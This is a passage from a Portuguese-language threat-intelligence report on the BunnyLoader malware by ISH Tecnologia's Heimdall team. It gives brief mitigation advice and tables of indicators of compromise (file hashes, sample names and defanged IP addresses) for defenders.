### **Antivírus**

- Um bom programa antivírus pode detectar e remover malwares antes que eles causem danos.

### **Backup**

- Em caso de infecção, ter um backup atualizado de seus dados pode evitar a perda de informações importantes.

### **Conscientização de segurança**

- Muitos malwares, como o BunnyLoader, são distribuídos através de táticas de engenharia social. Conhecer essas táticas pode ajudar a identificar tentativas de infecção.



## 5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
<b>md5:</b>	9dae516b7ad2b51d1c06b68486ace79b
<b>sha1:</b>	a335e0d3035e8da489877d7a07b987ad56489072
<b>sha256:</b>	3a64f44275b6ff41912654ae1a4af1d9c629f94b8062be441902aeff2d38af3e
<b>File name:</b>	EXE compactado com UPX

Indicadores de compromisso do artefato	
<b>md5:</b>	66ff4001f31b4ee0098e16c82b8532a2
<b>sha1:</b>	89d64456367ea5887c75d4d53fcf19dfd5c4a6b
<b>sha256:</b>	0f425950ceaed6578b2ad22b7baea7d5fe4fd550a97af501bca87d9eb551b825
<b>File name:</b>	66ff4001f31b4ee0098e16c82b8532a2.virus

Indicadores de compromisso do artefato	
<b>md5:</b>	616b48133c6af2445736435912d4a586
<b>sha1:</b>	0a0702e7f6a75d047ae1b3cec8fc40b6e5f75992
<b>sha256:</b>	82a3c2fd57ceab60f2944b6fea352c2aab62b79fb34e3ddc804ae2dbc2464eef
<b>File name:</b>	616b48133c6af2445736435912d4a586.virus

Indicadores de compromisso do artefato	
<b>md5:</b>	5bf25368a2614b9f12a3e6eda517c626
<b>sha1:</b>	a0add337a3838a962fa392455dfb3105a847d8e8
<b>sha256:</b>	2ab21d859f1c3c21a69216c176499c79591da63e1907b0d155f45bb9c6aed4eb
<b>File name:</b>	Tbcjnd.exe

Tabela 2 – Indicadores de Compromissos de artefatos

### Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
<b>IP</b>	37.139.129[.]145, 185.241.208[.]83, 195.10.205[.]23, 172.105.124[.]34, 185.241.208[.]104, 134.122.197[.]80

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

Se deseja ter acesso aos demais Indicadores de Compromissos (IoCs), envie um e-mail para: [heimdall@ish.com.br](mailto:heimdall@ish.com.br)

## 6 REFERÊNCIAS

---

- Heimdall by ISH Tecnologia
- [Unit42](#)
- [Thehackernews](#)



heimdall  
security research

A DIVISION OF ISH